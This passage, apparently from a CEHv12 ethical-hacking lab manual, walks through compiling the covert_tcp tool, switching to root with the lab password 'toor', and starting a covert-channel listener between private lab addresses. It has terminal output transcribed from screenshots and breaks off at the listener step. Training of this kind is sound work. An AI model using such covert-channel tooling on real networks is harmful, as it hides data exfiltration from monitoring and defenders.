


23. A window appears, displaying the Windows 11 shared folder; then, double-click the CEH-Tools folder.

24. Navigate to **CEHv12 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file; close the window.



25. Now, navigate to the **Receive** folder on **Desktop** and paste the **covert_tcp.c** file into the folder.




26. Switch back to the **Terminal** window, type **cc -o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the covert_tcp.c file.

```
root@ubuntu-Virtual-Machine: /home/ubuntu
ubuntu@ubuntu-Virtual-Machine: ~/Desktop/Receive
ubuntu@ubuntu-Virtual-Machine: $ cd Desktop
ubuntu@ubuntu-Virtual-Machine: ~/Desktop $ mkdir Receive
ubuntu@ubuntu-Virtual-Machine: ~/Desktop $ cd Receive
ubuntu@ubuntu-Virtual-Machine: ~/Desktop/Receive $ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
  45 | main(int argc, char **argv)
      |
ubuntu@ubuntu-Virtual-Machine: ~/Desktop/Receive $
```

27. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.

Note: The password you type will not be visible in the terminal window.

28. To start a listener, type `./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt` and press **Enter**, as shown in the screenshot.




The screenshot shows a terminal window titled "root@ubuntu-Virtual-Machine: /home/ubuntu/Desktop/Receive". The terminal output is as follows:


```
root@ubuntu-Virtual-Machine: /home/ubuntu
root@ubuntu-Virtual-Machine: ~$ cd Desktop
root@ubuntu-Virtual-Machine: ~/Desktop$ mkdir Receive
root@ubuntu-Virtual-Machine: ~/Desktop$ cd Receive
root@ubuntu-Virtual-Machine: ~/Desktop/Receive$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
  45 | main(int argc, char **argv)
      |
root@ubuntu-Virtual-Machine: ~/Desktop/Receive$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:/home/ubuntu/Desktop/Receive# ./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt
